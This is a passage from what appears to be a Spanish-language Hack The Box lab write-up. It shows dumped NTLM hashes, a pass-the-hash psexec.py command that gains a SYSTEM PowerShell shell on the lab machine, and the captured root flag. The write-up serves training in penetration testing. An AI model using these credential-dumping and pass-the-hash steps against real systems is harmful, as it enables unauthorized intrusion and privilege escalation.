htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b079c3:::

```

Ilustración 47: *secretdump.py* proporciona todos los *hashes* de los usuarios a partir del fichero generado por *ntlmrelayx.py*.

Cuando se tiene el *hash* del administrador del sistema es tan fácil como usar *psexec.py*, también de *impacket* (<https://github.com/SecureAuthCorp/impacket>), para obtener una *shell* de administrador en el sistema:

```

root@kali:~/Github/impacket/examples# python psexec.py -hashes :32693b11e6aa90eb43d32c72a07ceea6 htb.local/administrator@10.10.10.161 powershell.exe
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation


[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file Kb0yzHMu.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service RMCr on 10.10.10.161.....
[*] Starting service RMCr.....
[!] Press help for extra shell commands
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
hoami
nt authority\system

```

Ilustración 48: Powershell de administrador del sistema usando *psexec.py* con el *hash* del usuario *Administrator*.

Ya una vez dentro se accede a la *flag* del fichero root.txt:



```
PS C:\Users\Administrator\Desktop> type root.txt
type root.txt
f048153f202bbb2f82622b04d79129cc
```

Ilustración 49: Fichero root.txt.

Como conclusión se puede decir que ha sido una máquina apasionante, porque es totalmente realista, se requieren muchos conocimientos del entorno Windows y saber cómo funcionan los servicios para poder explotarlos, así como también conocimientos de diferentes herramientas. Está catalogada como fácil, aunque sinceramente no considero que sea así, porque realmente, aunque se usan herramientas conocidas (si estás familiarizado con entornos Windows), se debe saber exactamente que se está haciendo para poder ir avanzando.